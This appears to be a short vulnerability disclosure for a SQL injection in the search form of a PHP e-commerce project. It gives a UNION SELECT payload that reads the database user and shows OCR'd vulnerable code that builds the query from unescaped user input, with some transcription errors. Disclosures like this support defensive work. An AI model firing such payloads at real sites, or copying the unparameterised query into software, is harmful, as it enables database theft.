

Exploit Title: Sql Injection in Ecommerce-project-with-php-and-mysqli-Fruits-Bazar Version: 1.0

Date 05/05/2022

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
Contact: https://github.com/APTX-4879

Product: Ecommerce-project-with-php-and-mysqli-Fruits-Bazar Vendor: Ecommerce-project-with-php-and-mysqli-Fruits-Bazar


Description: Sql injection exist in search search input allow attacker inject sql code to get database.

First Attacker inject payload: -'union select 1,user(),3,4,5,6,7,8,concat("ngothaian")#

into search form and click search



After that the payload will excute and dump user database



```
Vulnerable Code:
```

```
search_product.php - Notepad
<u>File Edit Format View Help</u>
if(isset($_GET['search'])){
    $keyword = $_GET['keyword'];
     if(!empty($keyword)){
         $search_query = $obj->search_product($keyword);
    $search results = array();
    while($search = mysqli_fetch_assoc($search_query)){
         $search_results[]=$search;
    }
    }else{
         header('location:all_product.php');
}
adminback.php - Notepad
File Edit Format View Help
    function search_product($keyword)
       $query = "SELECT * FROM `product_info_ctg` WHERE `pdt_name` LIKE '%$keyword%'";
       if (mysqli_query($this->connection, $query)) {
           $search_query = mysqli_query($this->connection, $query);
           return $search_query;
       }
    }
```